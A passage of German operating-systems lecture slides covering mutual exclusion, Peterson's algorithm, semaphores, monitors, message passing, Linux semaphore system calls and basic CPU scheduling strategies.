 - Ansatz 1: Interrupt ausschalten
 - Prozesswechsel erfolgen durch Interrupt
 - (außer bei freiwillige Abgabe der CPU)
 - begin_region(): Sperren des Interrupts
 - end_region(): Freigabe der Interrupts

- Probleme:
 - funktioniert nur bei Einprozessor-Rechnern
 - E/A ist blockiert
 - Ein Prozess im Benutzerraum übernimmt Kontrolle über BS
 - Was wenn, die Interrupts nicht mehr eingeschaltet werden?
 - Das BS nutzt diesen Ansatz, aber nur im Kern-Modus

Interprozess-Kommunikation

- Wechselseitiger Ausschluss
 - Ansatz 2: Sperrvariablen
 - Variable belegt zeigt an, ob kritischer Abschnitt belegt ist

```

Prozess 0                               Prozess 1
{
begin_region() { while(belegt);         while(belegt);
                  belegt = true;       belegt = true;
                  // kritischer abschnitt // kritischer abschnitt
end_region() } belegt = false;        belegt = false;
}                                         }

```

- Problem: Verhindert race condition nicht sicher
 - Prozesse führen begin_region() gleichzeitig aus
 - Lesen gleichzeitig die Variable belegt
 - Finden belegt auf false
 - setzen dann belegt=true und betreten den kritischen Abschnitt

Interprozess-Kommunikation

- Wechselseitiger Ausschluss

- Ansatz 3: Strikter Wechsel

- Variable turn gibt an wer an der Reihe ist

```

Prozess 0                               Prozess 1
begin_region() {                         {
    while(turn != 0);                   while(turn != 1);
    // kritischer abschnitt           // kritischer abschnitt
    turn = 1;                          turn = 0;
}
  
```

- Problem: verletzt die Anforderungen 3 und 4 der Bedingungen für wechselseitigen Ausschluss

- Prozesse müssen abwechselnd in kritischen Abschnitt eintreten

Interprozess-Kommunikation

- Wechselseitiger Ausschluss

- Ansatz 4: Lösung von Peterson

- Verbindung von Abwechseln und Sperrvariable

```

Prozess 0                               Prozess 1
begin_region() {                         {
    interested[0] = true;                interested[1] = true;
    turn = 1;                           turn = 0 ;
    while((turn == 1) &&             while ((turn == 0) &&
          interested[1]));                  interested[0]));
    // kritischer abschnitt           // kritischer abschnitt
end_region() {                           interested[1] = false;
}
  
```

- race condition / Verklemmung verhindert

- Jeder Prozesse bekommt die Chance den kritischen Bereich zu betreten

Interprozess-Kommunikation

- Wechselseitiger Ausschluss

- Ansatz 4: Lösung von Peterson

- Funktioniert die Lösung auch bei Mehrprozessorsystemen?
- Problem:
 - Abfragen und Ändern einer Variablen sind zwei Schritte
 - Lösung: Atomare ReadModifyWrite Operation der CPU
 - » TSL = TestSetLock
 - Bei der Ausführung wird der Speicherbus gesperrt
 - Kein anderer Prozessor kann gleichzeitig auf das gemeinsame Speicherwort zugreifen
- Antwort:
 - Ja, aber Hardwareunterstützung ist notwendig!

Aufgabe

- Mit dem Verfahren von Peterson und der notwendigen Hardware-Unterstützung kann Wechselseitiger Ausschluss realisiert werden.
- Ist das Verfahren effizient gelöst?
 - 3er Teams
 - 2 Minute

Interprozess-Kommunikation

- Wechselseitiger Ausschluss
 - Ist das Problem effizient gelöst?
 - In bisherigen Lösungen: Warteschleife (Spinlock)
 - Busy Wait
 - Probleme:
 - Prozess belegt CPU während des Wartens
 - Überraschungseffekt bei unterschiedlichen Prioritäten
 - » Prozess H hat höhere Priorität, ist aber blockiert
 - » L rechnet und wird im kritischen Bereich unterbrochen
 - » H wird rechenbereit
 - » H will in kritischen Abschnitt, wartet auf L
 - » L kommt nicht zum Zuge solange H rechenbereit ist
 - Busy-Wait kann notwendig sein!
 - Nicht grundsätzlich verwerfen!

Interprozess-Kommunikation

- **Erzeuger-Verbraucher-Problem**
 - Weiteres klassisches Problem der Interprozesskommunikation
 - Reales Beispiel: Getränkeautomat
 - Erzeuger: Kantinenpersonal
 - füllt regelmäßig den Automaten
 - Verbraucher: Studenten und Professoren
 - holen sich Getränke
 - Der Automat kann eine bestimmte Anzahl Flaschen aufnehmen



Interprozess-Kommunikation

- Erzeuger-Verbraucher-Problem
 - Verallgemeinerung
 - Erzeuger legen Dinge in Puffer
 - Verbraucher nehmen Dinge aus dem Puffer
 - Synchronisation zwischen Erzeuger und Verbraucher notwendig
 - Erzeuger wartet wenn der Puffer voll ist
 - Consumer wartet wenn der Puffer leer ist



12. Oktober 2011

Prof. Dr. Kornmayer

179

Interprozess-Kommunikation

- Erzeuger-Verbraucher-Problem
 - Kommunikation zwischen zwei Prozessen
 - Erzeuger: legt Informationen in gemeinsamen Puffer ab
 - Verbraucher: liest Informationen aus gemeinsamen Puffer
 - Vermeidung von „busy wait“ durch blockierende Systemaufrufe
 - sleep(): veranlasst den Aufrufer zu blockieren
 - wakeup(pid): hebt die Blockierung von Prozess pid auf
 - Erzeuger:
 - Wird blockiert, falls Puffer voll ist (Geht schlafen)
 - Wird vom Verbraucher geweckt, wenn der Puffer leer ist
 - Verbraucher:
 - Wird blockiert, wenn der Puffer leer ist
 - Wird vom Erzeuger geweckt, wenn der Puffer voll ist

12. Oktober 2011

Prof. Dr. Kornmayer

180

Interprozess-Kommunikation

- Erzeuger-Verbraucher-Problem

```

Producer()
{
  while(TRUE) {
    Item = produce_item();
    if (count == N)
      sleep();
    insert_item(Item);
    count++;
  }
}

begin_region() {
  If (count==1)
    wakeup(consumer);
}

end_region() {
}
  }

Consumer()
{
  while(TRUE) {
    if (count == 0)
      sleep();
    Item remove_item(Item);
    count--;
    If (count==N-1)
      wakeup(producer);
    consume(Item);
  }
}

```

- Race-Conditions sind möglich

- Puffer ist leer und Verbraucher analysiert count
- der Scheduler wechselt und der Erzeuger schreibt was in den Puffer und erkennt, dass das count nun 1 ist und weckt den Consumer
- Der Consumer läuft weiter und wird beim nächsten Aufruf schlafen gehen
 - » Ein Weckruf geht verloren

Interprozess-Kommunikation

- Erzeuger-Verbraucher-Problem

- Reales Beispiel

- Mensa ist immer überfüllt

- Lösung:
 - » Es gibt so viele Teller wie Sitzplätze
 - » Jeder Student nimmt sich einen Teller vom Stapel am Eingang
 - » Beim Verlassen der Mensa spült der Student den Teller und legt ihn auf den Stapel zurück
 - » Ist kein Stapel mehr verfügbar, muss der Student warten, bis wieder ein Teller verfügbar ist

- Keine überfüllte Mensa mehr!

- Aber: aktives Warten der Studenten am Eingang!

Interprozess-Kommunikation


- Erzeuger-Verbraucher-Problem
 - Reales Beispiel
 - Mensa ist immer überfüllt und Studenten sollen nicht aktiv warten, sondern ausruhen!
 - Lösung:
 - Es gibt so viele Teller wie Sitzplätze
 - Jeder Student nimmt sich einen Teller vom Stapel am Eingang
 - Beim Verlassen der Mensa spült der Student den Teller und legt ihn auf den Stapel zurück
 - Ist kein Stapel mehr verfügbar, darf sich der Student ausruhen (schlafen)
 - Ist wieder ein Teller verfügbar, wird der Student aufgeweckt
 - Keine überfüllte Mensa mehr!
 - Und kein aktives Warten durch sleep() und wakeup()
 - Verfahren von Dijkstra (1965): Semaphor

Interprozess-Kommunikation

- **Semaphor**
 - Allgemeines Synchronisationskonstrukt
 - für **wechselseitigen Ausschluss** und für **Reihenfolgesynchronisation**
 - Semaphor = ganzzahlige Variable
 - 0: keine Weckruf
 - >0: ein oder mehrere Weckrufe
 - 2 atomare Funktionen notwendig
 - down() (Verallgemeinerung von sleep())
 - Falls Semaphor > 0
 - » Verringere Semaphor um 1
 - Sonst falls Semaphor == 0, blockiere den Prozess sofort
 - up() (Verallgemeinerung von wakeup())
 - Erhöhe Semaphor um 1
 - Falls Semaphor <= 0, einen blockierten Prozess wecken

Interprozess-Kommunikation

- **Semaphor**
 - Operationen



- Funktionsnamen unterscheiden sich in der Literatur:
 - down(): P() (proberen), acquire(), (sleep())
 - up(): V() (verhogen), release(), (wakeup())

Interprozess-Kommunikation

- **Semaphor**
 - Operationen

```

Struct Semaphor {
    Int count; // Semaphor-Zähler
    Queue queue; // Warteschlange blockierte Prozesse
}

void down (Semaphor &s) {
    s.count--;
    If (s.count < 0) {
        Prozess in s.queue ablegen;
        Prozess blockieren;
    }
}
void up (Semaphor &s) {
    s.count++;
    If (s.count <= 0) {
        Prozess aus s.queue holen;
        Prozess auf READY setzen;
    }
}

• Nur diese beiden Operationen sind erlaubt
    – Keinen anderen Zugriffe auf den Zähler!
• Beide Operationen müssen atomar sein
    – (teilweise andere Definition bei Tanenbaum)

```

Interprozess-Kommunikation

- **Semaphor**

- Semaphor kommt aus der Eisenbahn



Interprozess-Kommunikation

- **Semaphor**

- Bedeutung des Zählers?

- Zähler ≥ 0

- Anzahl freier Ressourcen
 - Anzahl der Flaschen im Getränkeautomaten

- Zähler < 0

- Anzahl der wartenden Prozesse
 - Anzahl der durstigen Studenten und Professoren

Interprozess-Kommunikation

- **Semaphor**

- Bedeutung des Zählers?
 - Zähler ≥ 0
 - Anzahl freier Ressourcen
 - Anzahl der Flaschen im Getränkeautomaten
 - Zähler < 0
 - Anzahl der wartenden Prozesse
 - Anzahl der durstigen Studenten und Professoren
- Jetzt: Anwendung der Semaphoren
 - Wechselseitiger Ausschluss
 - Reihenfolgesynchronisation (Erzeuger-Verbraucher)

Interprozess-Kommunikation

- **Semaphor**

- Mutex - Anwendung auf wechselseitigen Ausschluss
 - Kritischer Abschnitt
 - Gemeinsame Ressource oder Codestück
 - Semaphor „Mutex“ setzt den Zähler auf 1
 - Binäres Semaphor

Prozess 0	Prozess 1
<pre>begin_region() { down(mutex); // kritischer abschnitt end_region() up(mutex); }</pre>	<pre>{ down(Mutex); // kritischer abschnitt up(Mutex); }</pre>

Interprozess-Kommunikation

- **Semaphor**

- Anwendung auf Erzeuger-Verbraucher-Problem

- Anforderungen

1. Nur ein Prozess darf auf Puffer zugreifen
2. Aus dem leeren Puffer darf nichts entfernt werden
 - » Verbraucher muss warten
3. In den vollen Puffer darf nichts eingefügt werden
 - » Erzeuger muss warten

- Lösung:

- | | |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|
| <ol style="list-style-type: none"> 1. Wechselseitiger Ausschluss (Mutex) 2. Semaphore full <ul style="list-style-type: none"> » wird mit 0 initialisiert 3. Semaphore empty <ul style="list-style-type: none"> » Wird mit N=Puffergröße initialisiert | <i>Wechselseitiger Ausschluss</i>
<i>Reihenfolgesynchronisation</i>
<i>Reihenfolgesynchronisation</i> |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|

Interprozess-Kommunikation

- **Semaphor**

- Anwendung auf Erzeuger-Verbraucher-Problem

Semaphore

```

Semaphore mutex = 1; // für wechselseitigen Ausschluss
Semaphore full = 0; // verhindert Entfernen aus leerem Puffer
Semaphore empty = N; // verhindert Schreiben in vollen Puffer

Producer
void producer()
{
  while(TRUE) {
    item = produce_item();
    down(&empty);
    down(&mutex);
    insert_item(item); // k.A
begin_region() { up(&mutex);
end_region() { up(&full);
}
}

Consumer
void consumer()
{
  while(TRUE) {
    down(&full);
    down(&mutex);
    item=remove_item(); // k.A
    up(&mutex);
    up(&empty);
    consume_item(item);
  }
}

```

Interprozess-Kommunikation

- **Semaphor**

- Anwendung auf Erzeuger-Verbraucher-Problem

Semaphore

```
Semaphor mutex = 1; // für wechselseitigen Ausschluss
Semaphor full = 0; // verhindert Entfernen aus leerem Puffer
Semaphor empty = N; // verhindert Schreiben in vollen Puffer
```

- full bzw. empty sind Scheduling-Randbedingungen

- Erzeuger: warte, wenn Puffer voll
- Verbraucher: warte, wenn Puffer leer

- Daumenregel:

- Eine Semaphore für jede Randbedingung (Constraint)

Aufgabe

- Ziel:

- Zwei Prozesse sollen abwechselnd aufgerufen werden!

- Wie realisieren Sie ein solches System mit Semaphoren?

- 2er Teams
- 5 Minuten

Diskussion

- 2 Randbedingungen
 - Prozess 1 kommt nach Prozess 2
 - Prozess 2 kommt nach Prozess 1
- 2 Semaphoren

```
Semaphor full = 0;
Semaphor empty = 1;
```

```
while(TRUE) {
    down(&empty);
    print("1");
    up(&full);
}
while(TRUE) {
    down(&full);
    print("2");
    up(&empty);
}
```

Interprozess-Kommunikation

- **Semaphor**
 - Was passiert wenn mehrere Erzeuger und Verbraucher im System sind?
 - Muss man was ändern?
 - Asymmetrie
 - Erzeuger macht: empty.down(), full.up()
 - Verbraucher macht: full.down(), empty.up()
 - Ist die Reihenfolge wichtig?
 - JA! Die Reihenfolge der Programmierung ist sehr wichtig!

Interprozess-Kommunikation

- **Monitor**

- Motivation

- Programmierung der Semaphoren ist schwierig
 - Reihenfolge der down/up-Operationen ist wichtig
 - » Falsche Reihenfolge kann zu Deadlock Situationen führen
 - Synchronisation über das gesamte Programm verteilt

- Monitore

- Sammlung von Prozeduren, Variablen und Datenstrukturen
- Zugriff auf die Daten nur über Monitor-Prozeduren
 - (entspricht in etwa einer Klasse)
- Alle Prozeduren stehen unter wechselseitigem Ausschluss
 - **Nur jeweils ein Prozess kann den Monitor benutzen**
- Programmiersprachkonstrukt: Realisierung durch Übersetzer

Interprozess-Kommunikation

- **Monitor**

- Realisierung

- Für wechselseitigen Ausschluss
 - Mutex
- Für die Reihenfolgesynchronisation zwischen Monitorprozeduren:
 - **Zustandsvariable** (condition variable)
 - Zwei Operationen
 - » **wait()**: Blockieren des aufrufenden Prozesses
 - Aufrufender Prozess wird blockiert
 - Aufrufender Prozess wird in die Warteschlange der Zustandsvariablen eingetragen
 - Monitor steht bis zum Ende der Blockierung anderen Prozessen zur Verfügung

Interprozess-Kommunikation

- Monitor

- Realisierung (Reihenfolgesynchronisation)

- Zwei Operationen

- » **wait()**: Blockieren des aufrufenden Prozesses

- Aufrufender Prozess wird blockiert
- Aufrufender Prozess wird in die Warteschlange der Zustandsvariablen eingetragen
- Monitor steht bis zum Ende der Blockierung anderen Prozessen zur Verfügung


- » **signal()**: Aufwecken blockierter Prozesse

- Falls Warteschlange der Zustandsvariablen nicht leer
 - Mindestens einen Prozess wecken
 - Aus Warteschlange entfernen
 - Blockierung aufheben

Interprozess-Kommunikation

- Monitor

- Realisierung (Reihenfolgesynchronisation)



Interprozess-Kommunikation

- Monitor

- Realisierung für Producer-Consumer

```

monitor ProducerConsumer
  condition full, empty
  integer count
  procedure insert(item)
  begin
    if count = N then wait(full);
    insert_item(item)
    count = count + 1 ;
    if count=N then signal(empty);
  end
  procedure remove()
  begin
    if count = 0 then wait(empty);
    remove_item(item)
    count = count - 1 ;
    if count=0 then signal(full);
  end
  count=0;
end monitor;

Procedure producer
Begin
  While true do
  Begin
    Item = produce_item;
    ProducerConsumer.insert(item);
  end;
end;

Procedure consumer
Begin
  While true do
  Begin
    item=ProducerConsumer.remove();
    consume_item(item);
  end;
End;

```

Interprozess-Kommunikation

- Monitor

- Eigenschaften von Monitoren

- Es kann immer nur ein Prozess im Monitor aktiv sein!
 - Falls schon ein Prozess im Monitor ist, wird der aufrufende Monitor stillgelegt!
- Zentrale Idee: Prozess kann auch innerhalb der kritischen Region schlafen gehen, da der Lock mit dem schlafen gehen frei gegeben wird
 - Unterschied zur Semaphor: kann nicht in kR warten!
- Monitor-Realisierung braucht
 - ein **Mutex** für gegenseitigen Ausschluss
 - **Zustandsvariablen**, für Schedulings-Randbedingungen
 - » Prozess kann nicht mehr weitermachen, weil Puffer voll ist!

Interprozess-Kommunikation

- **Monitor**

- Bsp: JAVA

- Threads werden im Benutzermodus unterstützt
- Mit „synchronized“ wird garantiert, dass nur eine Methode des Objekts ausgeführt wird!
- Anwenden auf Erzeuger-Verbraucher-Problem
 - 4 Klassen
 - » Producer
 - » Consumer
 - » Monitor
 - Implementiert den Monitor
 - Verwendet synchronized für insert() und remove()
 - » ProducerConsumer
 - Erzeugt die Threads und startet diese!

Interprozess-Kommunikation

- **Monitor**

- Für wechselseitigen Ausschluss in der parallelen Programmierung sind Monitore weniger fehleranfällig als Semaphore (+)

- Monitore sind eine Pattern

- sehr oft als Konzept innerhalb einer Programmiersprache
 - Compiler muss sie erkennen und damit umgehen
 - C kann das nicht (-)
 - » C kann Semaphore über atomare Assemblerroutine in den Bibliotheken leicht realisieren

- Monitore und Semaphore eignen sich nicht für verteilte Systeme

- mit getrennten privaten Speicher nicht realisierbar
- Semaphore sind sehr maschinennah!
- Monitore nur in wenigen Programmiersprachen anwendbar!

→ Austausch von Nachrichten

Interprozess-Kommunikation

- **Nachrichtenaustausch**

- (message passing)

- Motivation

- Bisher: Speicherbasierte Kommunikation

- Über gemeinsamen Speicher
 - » (s. Erzeuger/Verbraucher-Problem)
 - » i.d.R. zwischen Threads
- Synchronisation muss explizit programmiert werden

- Nachrichtenbasierte Kommunikation

- Senden/Empfangen von Nachrichten (über das BS)
 - » i.d.R. zwischen Prozessen
- auch über Rechnergrenzen hinweg möglich
- Implizite Synchronisation

Interprozess-Kommunikation

- **Nachrichtenaustausch**

- Zwei Primitive

- send(Ziel, Nachricht)
 - Versenden einer Nachricht
- receive (Quelle, Nachricht)
 - Empfang einer Nachricht
 - » Wenn keine Nachricht vorhanden, blockiert der Empfänger so lange

- Besonderheiten:

- Bestätigungen (Acknowledgements), um sich gegen den Verlust von Nachrichten abzusichern
- Authentifizierung in verteilten Systemen
- Auf lokalen Ressourcen ist Nachrichtenaustausch immer langsamer als Semaphor-Operationen

Interprozess-Kommunikation

- Nachrichtenaustausch
 - Erzeuger-Verbraucher-Problem

- Ansatz:

- Nachrichten haben die gleiche Größe
- Gesendete und nicht empfangene Nachrichten werden vom BS zwischen gespeichert.
- Zu Beginn schickt der Consumer N leere Nachrichten

Producer

```
void producer() {
    int item;
    message m;
    while(true) {
        item=produce_item();
        receive(consumer, &m);
        build_message(&m, item);
        send(consumer, &m);
    }
}
```

Consumer

```
void consumer() {
    int item;
    message m;
    while(true) {
        receive(producer, &m);
        item=extract_message(&m);
        send(producer, &m);
        consume_item(&item);
    }
}
```

Betriebssysteme

Ergänzungen zur Übung 3

Prof. Dr. Harald, Kornmayer
 Institut für Informatik, DHBW Mannheim, Germany

Übung 3

- Semaphoren unter Linux

Semaphoren unter Linux

- Semaphoren stehen als Systemaufrufe zur Verfügung
 - semget
 - semop
 - semctl
- Verallgemeinerung der down() und up() Operationen
 - Mit einem einzigen Aufruf kann eine Gruppe von Semaphoren erzeugt werden
 - Semaphoren können erhöht oder erniedrigt werden
 - Werte größer 1 möglich!!
 - Semaphoren verfügen über Zugangsprüfung mittels Eigentümer- und Gruppenrechten

Semaphoren unter Linux

- **id = semget(key, nsems, flag)**
 - legt eine neue Semaphorengruppe an oder greift auf eine bestehende zu
 - id Rückgabewert (int)
 - wird in anderen Systemaufrufen zur Identifikation der Semaphorengruppe verwendet
 - ist der Index der Semaphorengruppe in der Semaphoren Table von UNIX, bzw. -1 im Fehlerfall
 - key Numerischer Schlüssel (Name) vom Typ long für die Semaphorengruppe
 - Verwendet man IPC_PRIVATE erzeugt der UNIX-Kern den Schlüssel selbst.
 - nsems Anzahl der Semaphore in der Gruppe (Typ int)
 - flag Das Flag ist vom Typ int und bietet mehrere Möglichkeiten, zum Beispiel:
 - IPC_CREAT | 0644 zum Anlegen einer neuen Gruppe mit rw-r--r-- Zugriff
 - IPC_CREAT | 0777 zum Anlegen einer neuen Gruppe mit uneingeschränkten Zugriff für alle
 - 0 zum Zugriff auf eine vorhandene Gruppe

Semaphoren unter Linux

- **result = semop(id, sops, nsops)**
 - ändert die Werte der Semaphore einer Gruppe, in dem eine oder mehrere DOWN- oder UP-Operationen ausgeführt werden. Alle diese Operationen werden atomar in einem Block ausgeführt.
 - result Rückgabewert (Typ int), der über den Erfolg des Kommandos Auskunft gibt
 - id Integerwert zur Identifikation der Semaphorengruppe (i.a. aus semget)
 - sops Folge der Semaphoroperationen
 - (vom Typ struct sembuf *)
 - struct sembuf {
 short sem_num;
 short sem_op;
 short sem_flg; };
 - sem_num ist dabei die Nummer des Semaphors innerhalb der Gruppe
 - sem_op legt die auszuführende Operation fest.
 - » Ist der Wert größer als 0, so handelt es sich um eine (atomare) **UP-Operation**, wobei der Semaphor um diesen Wert erhöht wird.
 - » Ist der Wert kleiner als 0, so handelt es sich um eine (atomare) **DOWN-Operation**, wobei der Semaphor um diesen Wert vermindert wird.
 - » sem_flg zur Steuerung der Operationen
 - nsops Anzahl der Operationen in der Folge

Semaphoren unter Linux

- Beispiel1:

```

id = semget (IPC_PRIVATE, 2, IPC_CREAT | 0777)
// Semaphorgruppe, die für alle Prozesse zugreifbar ist

struct sembuf sem_down[2];
// füllen einer Operation
sem_down[0].sem_num = 0;
sem_down[0].sem_op = sem_down[1].sem_op = -1

// Wert 1 → down() Operation
sem_down[0].sem_flg = sem_down[1].sem_flag = 0;

semop(id, sem_down, 2);
// führt jeweils eine down Operation auf dem ersten und
// zweiten // Semaphor der Gruppe id aus

semctl(id, 0, IPC_RMID);      // löschen der Semaphor

```

Semaphoren unter Linux

- **result = semctl(id, nsem, cmd, arg)**

- führt Steuerungsfunktionen auf Semaphoren durch
 - result Rückgabewert (Typ int), der über den Erfolg des Kommandos Auskunft gibt
 - id Integerwert zur Identifikation der Semaphorengruppe
 - nsem Anzahl der Semaphore
 - cmd Integerwert, der das auszuführende Kommando bezeichnet,
 - zum Beispiel: SETALL oder GETALL, um die Semaphorwerte zu setzen bzw. zu lesen
 - IPC_RMID dient zum Löschen der Semaphorengruppe
 - arg In diesen Puffer vom Typ union semun werden die Parameter zur Ausführung des Kommandos übertragen. Seine Form hängt vom konkreten Kommando ab.

Aufgabe



- Wir haben ein Modell für Prozesse/Threads!
- Wir können Prozesse/Threads synchronisieren!
- Was wird im System noch benötigt, um die Aufgaben (Verwaltung, Abstraktion der CPU) zu realisieren?
 - x Team
 - 5 Sekunden

7. November 2012

Prof. Dr. Kornmayer

234

Betriebssysteme

Scheduling

Prof. Dr. Harald, Kornmayer
Institut für Informatik, DHBW Mannheim, Germany

7. November 2012

Prof. Dr. Kornmayer


235

Scheduling


- Motivation
 - Mehrere wartende Prozesse konkurrieren gleichzeitig um die CPU
 - Betriebssystem muss entscheiden welcher Prozess/Thread als nächster läuft?
 - Scheduler als Teil des BS trifft diese Entscheidung
 - Wie trifft er diese Entscheidung?
 - Aufgrund einer Schedulingstrategie
 - » (scheduling algorithm)
 - Verwaltung der Ressource Prozessor/CPU
 - „Den Wechsel gestalten“

Scheduling

- Scenarien
 - Batch-System vs. Interaktives System
 - Hintergrundprozess (H) und interaktiver Prozess (I)



- → besser:



Scheduling

- Kriterien
 - Vorbemerkung: Betriebsart
 - Stapelverarbeitungssystem-System
 - Viele nicht interaktive Aufträge
 - häufig bei Großrechnern
 - Interaktiver Betrieb
 - Typische für Arbeitsplatzrechner
 - Server
 - Echtzeitbetrieb
 - Steueraufgaben
 - Multimedia-Anwendungen


7. November 2012

Prof. Dr. Kornmayer

238

Scheduling

- Kriterien
 - Vorbemerkung: Prozess-Charakteristik
 - CPU-lastiger Prozess, rechenintensiv, (compute intensive)
 - E/A-lastiger Prozess, datenintensiv, (data intensive)



- Bemerkung:
 - CPU-Performance nimmt schneller zu als Plattenperformance
 - Programme werden immer mehr E/A-lastig

7. November 2012

Prof. Dr. Kornmayer

239

Aufgabe


- Der Scheduler ist verantwortlich für den Wechsel von Prozessen
- Wann soll der Scheduler im Betriebssystem aktiviert werden?
- 3er Team
 - 5 Minuten

Scheduling

- Zeitpunkt des Scheduling
 - Bei der Erzeugung eines Prozesses
 - Elternprozess oder Kindprozess
 - Bei der Beendigung eines Prozesses
 - aus der Menge der rechenbereiten Prozesse (READY)
 - Falls kein Prozess rechenbereit ist, nehme den Leerlaufprozess des Betriebssystems
 - Der rechnende Prozess wird blockiert durch
 - E/A, Semaphor, ...
 - Grund der Blockierung kann Einfluss auf Scheduling haben
 - Ein E-A Interrupt tritt auf
 - Soll der auf E/A wartende Prozess gestartet werden?
 - Zyklische Interrupts / Timerinterrupts

Aufgabe

- Um einen Scheduling-Algorithmus zu bewerten, brauchen Sie Kriterien!
- Überlegen Sie sich Kriterien für Scheduler!
 - 3er Teams
 - 2 Minuten



Scheduling

- Kriterien (**Benutzersicht**)
 - Minimierung der Durchlaufzeit (Stapelbetrieb)
 - Zeit zwischen Eingang und Abschluss eines Jobs
 - Inklusive aller Wartezeiten
 - Minimierung der Antwortzeit
 - Zeit zwischen Eingabe einer Anfrage und Beginn der Ausgabe
 - Einhalten von Terminen (Realzeitbetrieb)
 - Ausgabe muss nach einer bestimmten Zeit erfolgt sein
 - Kein Datenverlust erleiden
 - Vorhersehbarkeit
 - Durchlaufzeit/Antwortzeit unabhängig von Auslastung des Systems

Scheduling


- Kriterien (**Systemsicht**)
 - Maximierung des Durchsatzes (Stapelbetrieb)
 - Anzahl der fertiggestellten Jobs pro Zeiteinheit
 - Optimierung der Prozessorauslastung (Stapelbetrieb)
 - Prozentualer Anteil der Zeit, in der der Prozessor beschäftigt ist
 - Balance
 - Gleichmäßiges Auslastung aller Ressourcen
 - Fairness
 - Vergleichbare Prozesse sollen gleich behandelt werden
 - Durchsetzung von Prioritäten
 - Prozesse mit höherer Priorität bevorzugt behandeln

Scheduling

- Scheduling-Strategien
 - Grundlegendes
 - **Nicht-unterbrechend** (nonpreemptive)
 - Der ausgewählte Prozess läuft bis er freiwillig die CPU aufgibt oder blockiert
 - » Einsatz in Stapelverarbeitungs- und Echtzeitsystemen
 - **Unterbrechend** (preemptive)
 - Der aktive Prozess wird blockiert und damit die CPU entzogen
 - » durch ein Timer-Interrupt
 - Voraussetzung für unterbrechendes Scheduling
 - » durch einen Prozess mit höherer Priorität
 - » Einsatz in interaktiven und Echtzeit-Systemen

Scheduling

- Scheduling-Strategien
 - First Come First Served (FCFS)
 - Einfachste Scheduling-Strategie
 - Der am längsten wartende Prozess mit Status READY darf als nächstes rechnen
 - Nicht unterbrechendes Verfahren



7. November 2012

Prof. Dr. Kornmayer

246


Scheduling

- Scheduling-Strategien
 - Shortest Job First (SJF)
 - Der am kürzesten rechnende Prozess mit Status READY darf als nächstes rechnen
 - Nicht unterbrechendes Verfahren
 - Optimales Verfahren, wenn alle Jobs gleichzeitig vorliegen,
 - Voraussetzung: Laufzeit im Voraus bekannt
 - Nicht ungewöhnlich in der Stapelverarbeitung

D (4)
C (4)
B (4)
A (8)

Mittlere Durchlaufzeit

FCFS



$$(8+12+16+20)/4 = 14$$

SJF



$$(4+8+12+20)/4 = 11$$

4 8 12 16 20 →

Zeit

7. November 2012

Prof. Dr. Kornmayer

